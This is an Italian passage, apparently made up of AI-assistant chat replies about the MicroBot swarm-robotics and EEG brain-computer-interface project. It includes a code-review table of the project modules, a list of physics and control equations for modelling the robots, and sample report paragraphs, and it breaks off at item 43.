seconda condizione è la maturità del protocollo di comunicazione inter-bot — verificata nella versione 0.4 — che deve garantire latenze di coordinamento inferiori a 10 millisecondi tra moduli adiacenti per permettere il controllo in tempo reale della configurazione articolata della struttura durante la manipolazione. La terza condizione è la disponibilità di moduli attuatori sufficientemente miniaturizzati e affidabili — una condizione che dipende dall'evoluzione delle tecnologie di attuazione subminiatura e che costituisce il principale rischio tecnico del percorso evolutivo verso MicroHand. Se queste tre condizioni sono soddisfatte dalla versione 0.5 di MicroBot — e l'architettura del sistema è stata progettata con l'obiettivo esplicito di soddisfarle — il passaggio a MicroHand diventa un'estensione naturale che richiede l'aggiunta di moduli specializzati e lo sviluppo di nuovi algoritmi di controllo della presa su una piattaforma hardware e software già matura e verificata.

MicroHand è dunque il punto di chiusura della visione di MicroBot — il momento in cui lo swarm di moduli magneticamente aggregabili smette di essere un sistema di ricerca sulla swarm robotics e diventa uno strumento fisico capace di interagire con il mondo materiale con la stessa ricchezza e adattabilità con cui la mano biologica interagisce con l'ambiente che la circonda. Questo punto di arrivo non è una certezza — dipende da progressi tecnologici che non possono essere garantiti a priori e da scelte progettuali che verranno prese man mano che il sistema evolve attraverso le versioni pianificate — ma è un obiettivo che orienta le scelte presenti in modo concreto e verificabile, garantendo che ogni passo del percorso di sviluppo di MicroBot contribuisca alla costruzione delle fondamenta su cui MicroHand potrà essere realizzato. In questo senso MicroHand non è solo la versione futura di MicroBot — è la ragione per cui MicroBot è stato progettato nel modo in cui è stato progettato, il fine che giustifica i mezzi e che conferisce coerenza all'intera traiettoria evolutiva del progetto.

TABELLA ANALISI COMPLETA —

microbot_bci

Modulo	Stato attuale	Cosa fa	Punti forti	Problemi reali	Priorità
Struttura progetto	Buona	Organizzazione in cartelle (acquisition, preprocessing, models, realtime...)	Architettura modulare chiara	Import non standard (PYTHONPATH necessario)	 Alta
Configurazioni (configs/)	Buona	YAML per parametri (fs, filtri, classi, soglie)	Separazione config/codice	Mancano validazioni automatiche	 Media
Acquisition (recorder.py)	Base funzionante	Simula/acquisisce segnali EEG e salva finestre	Pipeline dati già pensata	Poco collegata a hardware reale	 Media
Preprocessing (filters.py)	Buona	Notch + bandpass filtering	Scelta corretta per EEG base	Parametri statici, non adattivi	 Media
Feature extraction (features.py)	Buona	Calcolo bandpower (delta, theta, alpha, beta)	Approccio semplice e robusto	Feature limitate (no CSP, no ML avanzato)	 Media
Dataset (data/datasets)	Debole	Dataset sintetico EEG-like	Utile per testing pipeline	Non realistico → falsi risultati	 Alta
Model (lda_model.py)	Buona	Classificatore LDA	Coerente con feature	Scalabilità limitata	 Media
Training (train_model.py)	Funzionante	Addestra e salva modello	Pipeline completa train→save	No cross-validation seria	 Alta

Modello esportato (.pkl)	OK	Modello pronto all'uso	Integrazione con realtime	Basato su dati fake	 Alta
Realtime (predict + smoothing)	Molto buona	Predizione live + majority voting	Stabilità temporale ben pensata	Windowing un po' duplicato	 Media
Smoothing	Ottima	Majority vote su buffer	Riduce rumore decisionale	Parametri fissi	 Bassa
Mapping comandi	Buona	Traduce classi → comandi MicroBot	Logica chiara (STOP, IDLE ecc.)	Non ancora integrato con sistema reale	 Media
Safety layer	Molto buona	Blocca comandi sotto soglia	Scelta da sistema reale	Semplice ma efficace	 Bassa
Bridge (UDP / Serial / Mock)	Buona	Invia comandi a MicroBot	Già pronto per ESP32	Non testato su hardware reale	 Alta
Script realtime (run_mock_realtime.py)	Funziona	Simula ciclo completo	Dimostra pipeline end-to-end	Loop infinito senza controllo	 Media
Utils (utils/)	Discreta	Funzioni di supporto	Modularità	Import rotti (save_window_csv)	 Alta
Test (tests/)	Base	Test su feature extraction	Presenza positiva	Copertura molto bassa	 Media
Documentazione (docs/)	Molto buona	Spiega pipeline BCI	Allineata al codice	Alcune parti non aggiornate	 Media
Classi mentali	Incompleta	REST, LEFT, RIGHT, STOP	Struttura chiara	Disallineamento con doc (FOCUS)	 Media
.venv inclusa	Problematica	Ambiente Python incluso	Nessuno	Appesantisce tutto	 Alta

LETTURA INTELLIGENTE DELLA TABELLA

Ti traduco la tabella in modo diretto, come se fossimo davanti a una lavagna.

Le cose davvero forti

- Architettura modulare → già livello serio
- Pipeline completa → dati → modello → comando
- Realtime + smoothing → roba da sistema vero
- Safety layer → mentalità ingegneristica (non da demo)

👉 Questo è quello che ti differenzia da chi “gioca” con l'AI.

I problemi veri (quelli da non ignorare)

Questi sono i **blocchi reali**:

1. Dataset finto
→ sembra funzionare ma è un'illusione controllata
 2. Packaging brutto
→ progetto non plug-and-play
 3. Import rotti
→ segnale di refactor incompleto
 4. Hardware non testato
→ manca il collegamento con il mondo reale
-

Livello del progetto (onesto)

Se lo valutassi:

- Università: **molto sopra la media**
 - Portfolio: **molto forte**
 - Startup: **fase early prototype**
 - Ricerca: **ancora iniziale**
-

PRIORITÀ STRATEGICHE (IMPORTANTISSIMO)

Te le metto in ordine perfetto:

1. SISTEMARE IL PROGETTO (SUBITO)

- fix import
- struttura package
- eliminare `.venv`

👉 Questo ti dà solidità

2. DATI REALI

- dataset EEG vero (anche pubblico)
- oppure simulazione più realistica

👉 Questo cambia tutto

3. INTEGRAZIONE ESP32 / MICROBOT

- manda davvero comandi
- anche solo LED → ma reale

👉 Questo è il salto wow

4. MIGLIORAMENTO MODELLO

- cross validation
- magari SVM o CSP

👉 Questo viene dopo, non prima

CONCLUSIONE (CHIARA E DIRETTA)

Anton, te lo dico proprio senza filtri:

Questo progetto **non è una bozza casuale**
È già un **sistema pensato**

Il problema non è “fare di più”
Il problema è **rendere solido quello che hai**

E questa è una situazione molto potente.

Se vuoi, nel prossimo passo posso farti:

- una **roadmap tecnica da 0 → versione demo perfetta**
- oppure una **versione “presentabile” per investitore/prof**
- oppure scendiamo nel codice e fixiamo tutto insieme

Dimmi tu dove vuoi spingere adesso 🚀

Modello matematico e fisico per il sistema MicroBot

Il sistema MicroBot può essere studiato come un insieme di unità discrete interagenti, soggette a vincoli meccanici, forze di contatto, attrito, campi magnetici, dinamica traslazionale e rotazionale, consumo energetico e coordinamento collettivo. Dal punto di vista matematico, ogni microbot può essere descritto come un corpo rigido di massa m , posizione vettoriale $r(t)$, velocità $v(t)$, accelerazione $a(t)$, orientazione angolare $\theta(t)$ oppure, in forma più generale nello spazio tridimensionale, tramite una matrice di rotazione $R(t)$ o un quaternion $q(t)$. L'evoluzione del sistema è allora una combinazione di equazioni del moto, equazioni di interazione e leggi di controllo.

1. Cinematica di base del singolo microbot

Se si considera un singolo microbot che si muove nel piano, la sua posizione può essere descritta come

$$r(t) = (x(t), y(t))$$

La velocità è

$$v(t) = dr/dt = (dx/dt, dy/dt)$$

e l'accelerazione è

$$a(t) = dv/dt = d^2r/dt^2$$

Se il microbot ha anche una direzione privilegiata, si può introdurre un angolo di orientazione $\theta(t)$, con velocità angolare

$$\omega(t) = d\theta / dt$$

e accelerazione angolare

$$\alpha(t) = d^2\theta / dt^2$$

Questa parte è importante perché consente di definire non solo dove si trova il microbot, ma anche come è orientato rispetto agli altri e rispetto al controller.

2. Seconda legge di Newton per il moto traslazionale

La dinamica fondamentale di ciascun microbot è descritta da

$$m a = \Sigma F$$

cioè la massa per l'accelerazione è uguale alla somma vettoriale di tutte le forze agenti. Nel caso MicroBot, la somma delle forze può essere scomposta in

$$\Sigma F = F_{\text{prop}} + F_{\text{mag}} + F_{\text{attr}} + F_{\text{cont}} + F_{\text{drag}} + F_{\text{ext}}$$

dove F_{prop} è la forza di propulsione o attuazione interna, F_{mag} è la forza magnetica di interazione, F_{attr} è la forza d'attrito, F_{cont} rappresenta le forze di contatto tra microbot o con la superficie, F_{drag} è una forza dissipativa equivalente e F_{ext} comprende eventuali perturbazioni esterne.

Questa scrittura è utile perché mostra che il moto reale non dipende da una sola causa, ma da una sovrapposizione di effetti.

3. Attrito statico e dinamico

Per il tuo progetto, l'attrito è centrale. Se un microbot è appoggiato a una superficie, la forza normale vale in prima approssimazione

$$N = m g$$

dove g è l'accelerazione di gravità.

La massima forza di attrito statico è

$$F_{s,\text{max}} = \mu_s N = \mu_s m g$$

dove μ_s è il coefficiente di attrito statico. Questo significa che per iniziare il moto, la risultante delle forze tangenziali deve superare la soglia

$$|F_t| > \mu_s m g$$

Una volta iniziato il moto, l'attrito dinamico vale

$$F_d = \mu_d N = \mu_d m g$$

con $\mu_d < \mu_s$ nella maggior parte dei casi.

Questa relazione è fondamentale per determinare la soglia minima di forza magnetica o di attuazione necessaria affinché due microbot possano davvero riaggregarsi o spostarsi, invece di restare fermi.

4. Condizione di aggancio magnetico contro attrito

Se due microbot devono agganciarsi per mezzo di una forza magnetica efficace F_{mag} , la condizione minima affinché l'aggancio produca movimento relativo o vinca la resistenza meccanica è

$$F_{\text{mag}} > F_{\text{res}}$$

dove F_{res} può essere stimata come

$$F_{\text{res}} = \mu_s m g + F_{\text{tol}} + F_{\text{mis}}$$

in cui F_{tol} rappresenta una componente dovuta alle tolleranze geometriche e F_{mis} una componente dovuta a disallineamenti.

Una condizione pratica di progetto diventa allora

$$F_{\text{mag}} > \mu_s m g + \Delta F$$

dove ΔF rappresenta un margine di sicurezza.

Questa formula ti permette di legare direttamente la progettazione magnetica ai limiti reali del sistema.

5. Energia potenziale magnetica e forza come gradiente

In un modello più avanzato, la forza magnetica non va trattata come un numero fisso, ma come derivata spaziale di una energia potenziale $U(r)$. In forma generale,

$$F_{\text{mag}} = - \text{grad } U$$

Nel caso monodimensionale semplificato,

$$F_{\text{mag}}(x) = - dU/dx$$

Questo significa che il microbot tende a muoversi verso regioni in cui l'energia potenziale magnetica è minore. È una formulazione molto elegante e utile in una relazione avanzata, perché unifica dinamica e stabilità.

6. Modello dipolare dell'interazione magnetica

Se i microbot sono schematizzati come dipoli magnetici m_1 e m_2 separati da una distanza r , l'energia di interazione tra due dipoli è, in forma vettoriale,

$$U(r) = (\mu_0 / 4 \pi r^3) [m_1 \cdot m_2 - 3 (m_1 \cdot \hat{r})(m_2 \cdot \hat{r})]$$

dove μ_0 è la permeabilità magnetica del vuoto, $\hat{r}$ è il versore che unisce i due dipoli e il punto indica il prodotto scalare.

La forza magnetica risulta poi dal gradiente di questa energia. Questo è un modello già molto più raffinato rispetto alla semplice idea “i magneti si attraggono”, perché mostra che l’interazione dipende sia dalla distanza sia dall’orientazione reciproca.

7. Decadimento della forza con la distanza

In molti modelli approssimati, la forza magnetica tra piccoli elementi diminuisce rapidamente all’aumentare della distanza. Una forma utile, qualitativa ma potente, è

$F_{\text{mag}}(r)$ proportional to $1 / r^n$

dove n può assumere valori elevati a seconda del modello adottato. In configurazioni dipolari, il decadimento può essere molto rapido. Questo implica che il sistema MicroBot è fortemente sensibile alle distanze iniziali e che l’efficienza dell’aggancio cala bruscamente oltre una certa soglia.

Questa idea giustifica matematicamente la necessità di introdurre una distanza critica di attivazione.

8. Soglie di isteresi per aggancio e sgancio

Per evitare oscillazioni indesiderate tra stato agganciato e sganciato, si introducono due soglie diverse:

$d_{\text{attach}} < d_{\text{detach}}$

La legge logica può essere scritta come

se $d \leq d_{\text{attach}}$ allora stato = ATTACHED

se $d \geq d_{\text{detach}}$ allora stato = DETACHED

se $d_{\text{attach}} < d < d_{\text{detach}}$ allora stato = stato_precedente

Questa è una formulazione discreta ma molto importante, perché descrive una non linearità con memoria. Dal punto di vista matematico, l’isteresi riduce il chatter e rende il sistema più stabile.

9. Distanza euclidea tra microbot

Se il microbot i ha coordinate (x_i, y_i) e il microbot j ha coordinate (x_j, y_j) , la loro distanza è

$d_{ij} = \sqrt{(x_i - x_j)^2 + (y_i - y_j)^2}$

In tre dimensioni si ha

$d_{ij} = \sqrt{(x_i - x_j)^2 + (y_i - y_j)^2 + (z_i - z_j)^2}$

Questa formula è basilare ma essenziale, perché da qui dipendono attivazione magnetica, collision avoidance, clustering e geometria del gruppo.

10. Sistema di N microbot come grafo dinamico

Un insieme di N microbot può essere modellato come un grafo $G = (V, E)$, dove i vertici rappresentano i microbot e gli archi rappresentano connessioni attive o possibili. Si può definire una matrice di adiacenza $A(t)$ con elementi

$$A_{ij}(t) = 1 \text{ se } d_{ij}(t) \leq d_{\text{attach}}$$

$$A_{ij}(t) = 0 \text{ altrimenti}$$

oppure in forma pesata

$$W_{ij}(t) = \exp(-d_{ij}^2 / \sigma^2)$$

Questa formulazione è molto forte perché porta MicroBot nel linguaggio dei sistemi multiagente e della teoria dei grafi. Il comportamento collettivo diventa allora analizzabile tramite strutture matematiche più profonde.

11. Laplaciano del grafo e coesione del sistema

Data la matrice dei gradi D e la matrice di adiacenza A , si definisce il laplaciano del grafo

$$L = D - A$$

Il laplaciano è centrale nello studio della sincronizzazione, del consenso e della connettività. Per esempio, un sistema di posizioni x può seguire una dinamica di consenso del tipo

$$dx/dt = -Lx$$

Questo significa che le differenze tra nodi tendono a ridursi nel tempo. Nel contesto MicroBot, è un modo elegante di modellare il comportamento di aggregazione o coordinamento collettivo.

12. Centro di massa del gruppo

Per N microbot di masse m_i e posizioni r_i , il centro di massa è

$$R_{\text{cm}} = (1 / M) \sum m_i r_i$$

dove

$$M = \sum m_i$$

Se le masse sono uguali, allora

$$R_{\text{cm}} = (1 / N) \sum r_i$$

Il centro di massa è utile per descrivere il comportamento globale dello swarm, per seguire la traslazione complessiva del gruppo e per progettare strategie di controllo a livello collettivo.

13. Momento lineare totale

Il momento lineare del microbot i è

$$p_i = m_i v_i$$

Il momento totale del sistema è

$$P = \sum p_i$$

In assenza di forze esterne risultanti,

$$dP/dt = 0$$

Questa idea è utile quando studi il comportamento globale del gruppo e vuoi capire come il sistema scambia quantità di moto internamente senza alterare certe grandezze complessive.

14. Dinamica rotazionale

Per la rotazione di un microbot intorno a un asse,

$$\tau = I \alpha$$

dove τ è il momento torcente, I è il momento d'inerzia e α è l'accelerazione angolare.

Per un corpo rigido generico,

$$\tau = dL/dt$$

dove L è il momento angolare,

$$L = I \omega$$

Il momento d'inerzia dipende dalla distribuzione di massa. Se il microbot ha una geometria composta, può essere calcolato come somma dei contributi delle singole parti, usando anche il teorema di Huygens-Steiner.

15. Energia cinetica traslazionale e rotazionale

L'energia cinetica totale di un microbot è

$$K = (1/2) m v^2 + (1/2) I \omega^2$$

Questa formula mostra che il microbot immagazzina energia sia nel moto di traslazione sia nella rotazione. In una relazione seria è molto utile, perché permette di discutere rendimento, dissipazione e stabilità dinamica.

16. Lavoro ed energia

Il lavoro compiuto da una forza lungo una traiettoria C è

$$W = \int_C \mathbf{F} \cdot d\mathbf{r}$$

Se la forza è conservativa,

$$W = -\Delta U$$

e quindi

$$\Delta K + \Delta U = 0$$

oppure, in presenza di dissipazioni,

$$\Delta K + \Delta U = W_{\text{non-conservative}}$$

Questa formulazione è importante per spiegare quanta energia viene spesa per spostare i microbot, quanta viene dissipata e quanta viene convertita in interazione utile.

17. Potenza meccanica ed elettrica

La potenza meccanica istantanea è

$$P_{\text{mech}} = \mathbf{F} \cdot \mathbf{v}$$

oppure, per la rotazione,

$$P_{\text{rot}} = \tau \omega$$

La potenza elettrica assorbita da un attuatore è

$$P_{\text{el}} = V I$$

Il rendimento può essere definito come

$$\eta = P_{\text{mech}} / P_{\text{el}}$$

Questa relazione è preziosa per collegare fisica del movimento ed elettronica del sistema.

18. Modello circuitale delle bobine

Se il microbot usa bobine elettromagnetiche, una bobina può essere descritta come un circuito RL:

$$V(t) = L (dI/dt) + R I$$

dove L è l'induttanza, R la resistenza e $I(t)$ la corrente.

La soluzione per un gradino di tensione V_0 è

$$I(t) = (V_0 / R) (1 - e^{(-t/\tau)})$$

con costante di tempo

$$\tau = L / R$$

Questo è un punto fortissimo per la tua relazione, perché collega direttamente il comportamento elettromagnetico alla risposta temporale del sistema: la corrente non sale istantaneamente, quindi anche la forza magnetica non compare istantaneamente.

19. Energia immagazzinata nella bobina

L'energia magnetica immagazzinata in un'induttanza è

$$U_L = (1/2) L I^2$$

Questa formula è molto importante per quantificare quanta energia viene temporaneamente immagazzinata nel campo magnetico e quanta ne serve per generare l'interazione desiderata.

20. Campo magnetico in una bobina

Per un solenoide ideale,

$$B = \mu n I$$

dove μ è la permeabilità del mezzo, n è il numero di spire per unità di lunghezza e I è la corrente.

Se si scrive $n = N/l$, allora

$$B = \mu (N/l) I$$

Questa formula lega direttamente geometria della bobina, corrente e intensità del campo magnetico.

21. Forza su dipolo magnetico in campo non uniforme

Un dipolo magnetico m immerso in un campo B subisce una coppia

$$\tau = m \times B$$

e, se il campo non è uniforme, anche una forza

$$F = \text{grad} (m \cdot B)$$

Queste due equazioni sono elegantissime per descrivere sia l'allineamento sia l'attrazione effettiva dei microbot.

22. Stabilità di equilibrio

Un equilibrio è stabile se una piccola perturbazione aumenta l'energia potenziale. In una dimensione, se x_0 è punto di equilibrio e

$$dU/dx|_{x_0} = 0$$

allora l'equilibrio è stabile se

$$d^2U/dx^2|_{x_0} > 0$$

ed è instabile se

$$d^2U/dx^2|_{x_0} < 0$$

Questo è utile per discutere se una configurazione di aggancio tra microbot tende a mantenersi oppure no.

23. Oscillazioni attorno all'equilibrio

Vicino a un minimo di energia si può approssimare

$$U(x) \approx U(x_0) + (1/2) k_{\text{eff}} (x - x_0)^2$$

dove

$$k_{\text{eff}} = d^2U/dx^2|_{x_0}$$

L'equazione del moto diventa allora simile a quella di un oscillatore armonico:

$$m x'' + k_{\text{eff}} x = 0$$

con pulsazione naturale

$$\omega_0 = \sqrt{k_{\text{eff}} / m}$$

Questo è un modello molto raffinato per descrivere piccole vibrazioni o micro-oscillazioni attorno a una configurazione di aggancio.

24. Sistema smorzato

In presenza di dissipazione, l'equazione può diventare

$$m x'' + c x' + k x = 0$$

dove c è il coefficiente di smorzamento.

Il rapporto di smorzamento è

$$\zeta = c / (2 \sqrt{mk})$$

Se $\zeta < 1$ il sistema è sottosmorzato, se $\zeta = 1$ è criticamente smorzato, se $\zeta > 1$ è sovrasmorzato.

Questa parte è molto utile se vuoi modellare il comportamento reale, che non è mai perfettamente conservativo.

25. Equazioni lagrangiane

Per una descrizione più avanzata, il sistema può essere formulato tramite la lagrangiana

$$L = T - U$$

dove T è l'energia cinetica e U l'energia potenziale.

Le equazioni del moto sono date da

$$d/dt \left(\partial L / \partial \dot{q}_i \right) - \partial L / \partial q_i = Q_i$$

dove q_i sono coordinate generalizzate e Q_i sono eventuali forze non conservative generalizzate.

Questa formulazione è molto elegante per sistemi con vincoli e molte variabili, come MicroBot quando passerai a configurazioni più complesse.

26. Vincoli geometrici tra microbot connessi

Se due microbot i e j sono agganciati rigidamente a distanza fissata l_{ij} , allora vale il vincolo

$$|r_i - r_j|^2 = l_{ij}^2$$

Questa equazione è utilissima per modellare aggregati rigidi o semi-rigidi e studiarne la cinematica.

27. Matrice jacobiana per vincoli e controllo

Se il sistema ha coordinate generalizzate q e vincoli $\phi(q) = 0$, allora la jacobiana dei vincoli è

$$J(q) = \partial \phi / \partial q$$

e la velocità deve soddisfare

$$J(q) \dot{q} = 0$$

Questa è una formulazione da livello già molto buono, utile se vuoi presentare MicroBot come sistema mecatronico con vincoli interni.

28. Equazione del calore per il riscaldamento dei componenti

Se le bobine o l'elettronica dissipano potenza, la temperatura può evolvere secondo una forma semplificata del bilancio termico:

$$C_{th} dT/dt = P_{diss} - h (T - T_{env})$$

dove C_{th} è la capacità termica equivalente, P_{diss} la potenza dissipata, h il coefficiente equivalente di scambio e T_{env} la temperatura ambiente.

In regime stazionario,

$$P_{diss} = h (T - T_{env})$$

quindi

$$T = T_{env} + P_{diss} / h$$

Questa parte è molto forte perché mostra che non stai pensando solo al moto, ma anche ai limiti termici reali.

29. Dissipazione Joule

La potenza dissipata per effetto Joule in una resistenza o in una bobina con resistenza R vale

$$P_J = I^2 R$$

oppure

$$P_J = V^2 / R$$

oppure

$$P_J = V I$$

nel caso generale istantaneo.

Questa formula è essenziale per dimensionare le bobine e valutare il riscaldamento.

30. Bilancio energetico del microbot

Un bilancio energetico generale può essere scritto come

$$E_{in} = \Delta K + \Delta U + E_{loss} + E_{ctrl} + E_{comm}$$

dove E_{in} è l'energia in ingresso dalla batteria, ΔK la variazione di energia cinetica, ΔU la variazione di energia potenziale, E_{loss} le perdite dissipative, E_{ctrl} l'energia dedicata al controllo e E_{comm} quella consumata in comunicazione.

Questa formula è molto utile per inquadrare MicroBot come sistema fisico completo.

31. Modello della batteria

In una prima approssimazione, l'energia disponibile da una batteria è

$$E_{\text{batt}} \approx V_{\text{nom}} Q$$

dove V_{nom} è la tensione nominale e Q la capacità in coulomb o ampere-ora convertiti correttamente.

Se Q è espresso in Ah,

$$E_{\text{batt}}(\text{Wh}) = V_{\text{nom}} * Q(\text{Ah})$$

e in joule

$$E_{\text{batt}}(\text{J}) = 3600 V_{\text{nom}} Q(\text{Ah})$$

Questo collega in modo diretto la progettazione elettrica all'autonomia del sistema.

32. Tempo di autonomia

Se la potenza media assorbita è P_{avg} , allora il tempo di autonomia teorico è

$$t_{\text{aut}} \approx E_{\text{batt}} / P_{\text{avg}}$$

Se il consumo dipende dal tempo,

$$t_{\text{aut}} \text{ si ottiene da } \int_0^{t_{\text{aut}}} P(t) dt \leq E_{\text{batt}}$$

Questa relazione è importantissima per qualunque relazione tecnica seria.

33. Comunicazione e sincronizzazione temporale

Se il controller invia un comando al tempo t_0 e il microbot lo esegue al tempo $t_0 + \Delta t$, allora l'errore di sincronizzazione è

$$e_t = t_{\text{exec}} - t_{\text{ref}}$$

Su N microbot si può definire la deviazione temporale massima

$$\Delta t_{\text{sync}} = \max_i(t_i) - \min_i(t_i)$$

Per un comportamento coordinato, deve valere

$$\Delta t_{\text{sync}} \ll T_{\text{event}}$$

dove T_{event} è la scala temporale del fenomeno controllato.

Questa parte è molto utile per collegare fisica e rete.

34. Stato del sistema come modello discreto

Ogni microbot può essere modellato come automa a stati finiti con uno stato s_k appartenente all'insieme

$S = \{\text{OFF, BOOT, IDLE, ACTIVE, LOW_POWER, ERROR, ATTACHED, DETACHED}\}$

La dinamica discreta è

$$s_{(k+1)} = f(s_k, u_k, y_k)$$

dove u_k rappresenta il comando del controller e y_k le misure locali.

Questa equazione è molto importante perché dà formalismo matematico al comportamento logico del microbot.

35. Modello continuo-discreto ibrido

MicroBot è in realtà un sistema ibrido, perché il moto è continuo ma il controllo è spesso discreto. Una forma generale è

$\dot{x} = f(x, u, t)$ per t diverso dagli istanti di evento

$x_{(k+1)} = g(x_k, u_k)$ agli istanti discreti

Questo tipo di formulazione è molto avanzato e perfetto da tesi, perché descrive in modo realistico l'architettura del sistema.

36. Potenziale artificiale per aggregazione e repulsione

Per controllare il comportamento collettivo si può introdurre un potenziale artificiale del tipo

$$U_{\text{total}} = \sum U_{\text{att}}(d_{ij}) + \sum U_{\text{rep}}(d_{ij})$$

con per esempio

$$U_{\text{att}}(d) = (1/2) k_a (d - d_0)^2$$

e una repulsione del tipo

$$U_{\text{rep}}(d) = k_r / d^n$$

La forza risulta

$$F_{ij} = - dU_{\text{total}} / dd$$

Questa è una formulazione potentissima, perché ti permette di modellare insieme attrazione, distanza desiderata e prevenzione delle collisioni.

37. Collision avoidance

Una condizione minima per evitare collisioni è

$$d_{ij}(t) > d_{safe}$$

per ogni coppia i, j

Si può anche definire una funzione barriera

$$B_{ij} = 1 / (d_{ij} - d_{safe})$$

che diverge quando la distanza si avvicina alla soglia critica. Questo tipo di formalismo è tipico del controllo avanzato.

38. Errore di tracking

Se il controller vuole che il microbot segua una traiettoria desiderata $r_d(t)$, allora l'errore è

$$e(t) = r(t) - r_d(t)$$

e il controllo cerca di imporre

$$\lim_{t \rightarrow \infty} e(t) = 0$$

oppure almeno

$$|e(t)| < \epsilon$$

Questa parte è utile quando parlerai di coordinamento, traiettorie e interfaccia uomo-macchina.

39. Controllo proporzionale-derivativo

Un controllo semplice ma efficace è

$$u(t) = -K_p e(t) - K_d \dot{e}(t)$$

dove K_p e K_d sono guadagni.

Nel caso di moto nel piano, il controllo può essere vettoriale. Questa formula è importante perché è un ponte perfetto tra teoria e implementazione.

40. Stabilità secondo Lyapunov

Per discutere la stabilità si introduce una funzione di Lyapunov $V(x)$, positiva definita, tale che

$$V(x) > 0 \text{ per } x \text{ diverso da } 0$$

$$V(0) = 0$$

e

$$\dot{V}(x) < 0$$

Se queste condizioni valgono, allora l'equilibrio è stabile asintoticamente.

Un esempio classico è

$$V = (1/2) e^T K e + (1/2) \dot{e}^T M \dot{e}$$

Questa è una parte molto alta di livello e fa fare un salto enorme alla relazione.

Come usare queste formule nella relazione

La cosa importante non è metterle tutte una dietro l'altra, ma usarle a blocchi, ognuna dentro il punto giusto. Per esempio nella parte meccanica metti attrito, Newton, energia, rotazione e stabilità. Nella parte elettromagnetica metti bobine, campo magnetico, dipoli, energia magnetica e dissipazione Joule. Nella parte di coordinamento metti distanza euclidea, grafi, laplaciano, isteresi, sincronizzazione temporale, modelli ibridi e controllo. Nella parte termica metti bilancio termico e limite di temperatura. Nella parte energetica metti batteria, potenza, rendimento e autonomia.

Se vuoi fare una relazione fatta davvero bene, la struttura più forte è questa: prima presenti il significato fisico del fenomeno, poi introduci la formula, poi spieghi ogni simbolo, poi dici che cosa implica per MicroBot, poi dici il limite del modello. È proprio questo che fa sembrare il testo serio, maturo e da tesi.

Ti scrivo anche un esempio già pronto in stile relazione, così vedi come farlo.

Esempio di paragrafo già pronto da incollare

Dal punto di vista dinamico, ciascun MicroBot può essere modellato come un corpo rigido soggetto a una risultante di forze esterne e interne. In prima approssimazione, il moto traslazionale è descritto dalla seconda legge di Newton, $m a = \Sigma F$, nella quale la somma delle forze comprende il contributo attuativo, l'interazione magnetica, l'attrito con la superficie di appoggio, le forze di contatto e gli eventuali termini dissipativi. Questa formulazione è fondamentale perché consente di passare da una descrizione puramente qualitativa del comportamento del robot a una descrizione quantitativa, nella quale il movimento può essere previsto, simulato e confrontato con i risultati sperimentali. In particolare, la presenza dell'attrito statico introduce una soglia fisica al di sotto della quale il microbot non si muove. Tale soglia può essere espressa come $F_{s,max} = \mu_s m g$, e rappresenta il limite minimo che una forza magnetica o attuativa deve superare affinché si verifichi l'innescio del moto. Ne segue che la progettazione del sistema di aggancio magnetico non può essere effettuata in modo isolato, ma deve essere dimensionata in relazione alla massa del microbot, al coefficiente di attrito del materiale di contatto e alle tolleranze geometriche del sistema.

Esempio di paragrafo elettromagnetico già pronto

L'interazione magnetica tra due MicroBot può essere interpretata, in forma avanzata, come il risultato di un'energia potenziale dipendente dalla distanza relativa e dall'orientazione

reciproca dei dipoli magnetici equivalenti. In tale contesto, la forza non viene trattata come una quantità arbitraria, ma come il gradiente negativo dell'energia potenziale, $F_{\text{mag}} = -\text{grad } U$. Una descrizione più raffinata utilizza il modello dipolare, secondo il quale l'energia di interazione tra due dipoli magnetici m_1 e m_2 separati da una distanza r è esprimibile come $U(r) = (\mu_0 / 4\pi r^3) [m_1 \cdot m_2 - 3(m_1 \cdot \hat{r})(m_2 \cdot \hat{r})]$. Questa formulazione evidenzia come l'interazione dipenda non solo dalla distanza, ma anche dall'allineamento reciproco dei dipoli, mostrando quindi che la stabilità dell'aggancio non è soltanto una questione di intensità del campo, ma anche di configurazione geometrica. In termini progettuali, ciò implica che il sistema deve garantire non solo sufficiente intensità magnetica, ma anche adeguata orientabilità e ripetibilità meccanica delle superfici di contatto.

Esempio di paragrafo sul controllo collettivo

Quando il sistema viene esteso a un insieme di N unità, il problema non riguarda più soltanto la dinamica del singolo microbot, ma la struttura complessiva delle interazioni. In questo caso, l'insieme può essere modellato come un grafo dinamico, nel quale ogni nodo rappresenta un robot e ogni arco rappresenta una relazione di prossimità o aggancio. La distanza tra il robot i e il robot j può essere definita mediante la norma euclidea $d_{ij} = \sqrt{(x_i - x_j)^2 + (y_i - y_j)^2}$, mentre la presenza di una connessione può essere codificata tramite una matrice di adiacenza $A(t)$. A partire da essa, il laplaciano del grafo $L = D - A$ consente di studiare proprietà di coesione, connettività e consenso. Una dinamica del tipo $\dot{x} = -Lx$ descrive la tendenza del sistema a ridurre le differenze tra i nodi, fornendo una base matematica per l'aggregazione coordinata e la formazione di configurazioni collettive stabili.

Perfetto. Ora alziamo davvero il livello. Quello che ti scrivo qui sotto è una continuazione coerente ma più avanzata, con modelli più profondi, più rigorosi e da vera tesi tecnica. Mantengo la stessa densità ma spingo di più su formalismo, sistemi continui, campi, controllo avanzato e accoppiamenti multi-fisici.

Estensione avanzata del modello matematico e fisico del sistema MicroBot

Nel passaggio da una descrizione locale del singolo microbot a una descrizione globale del sistema, emerge la necessità di trattare il sistema come un insieme accoppiato di dinamiche non lineari, distribuite nello spazio e nel tempo, soggette a vincoli, ritardi e interazioni fisiche complesse. In questa prospettiva, il sistema può essere interpretato come un sistema multi-corpo accoppiato a campi elettromagnetici e a dinamiche di controllo discreto-continuo.

41. Equazioni del moto accoppiate per N microbot

Considerando N microbot, ciascuno con posizione $r_i(t)$, la dinamica completa può essere scritta come

$$m_i \ddot{r}_i = \sum_j F_{ij} + F_{i,\text{ext}}$$

dove F_{ij} rappresenta la forza esercitata dal microbot j sul microbot i . Esplicitando i contributi principali:

$$F_{ij} = F_{mag_{ij}} + F_{cont_{ij}} + F_{rep_{ij}}$$

Questa formulazione introduce un sistema di equazioni differenziali accoppiate non lineari:

$$r_i'' = (1/m_i) \sum_j F(r_i, r_j)$$

Il sistema risultante è tipicamente ad alta dimensionalità e non integrabile analiticamente, rendendo necessaria la simulazione numerica.

42. Forma compatta del sistema dinamico

Definendo il vettore di stato globale

$$X = [r_1, r_2, \dots, r_N, v_1, v_2, \dots, v_N]$$

il sistema può essere riscritto in forma compatta:

$$\dot{X} = F(X, t)$$

Questa forma è fondamentale per l'implementazione in simulatori numerici e per l'analisi di stabilità globale.

43. Campo di forza continuo equivalente

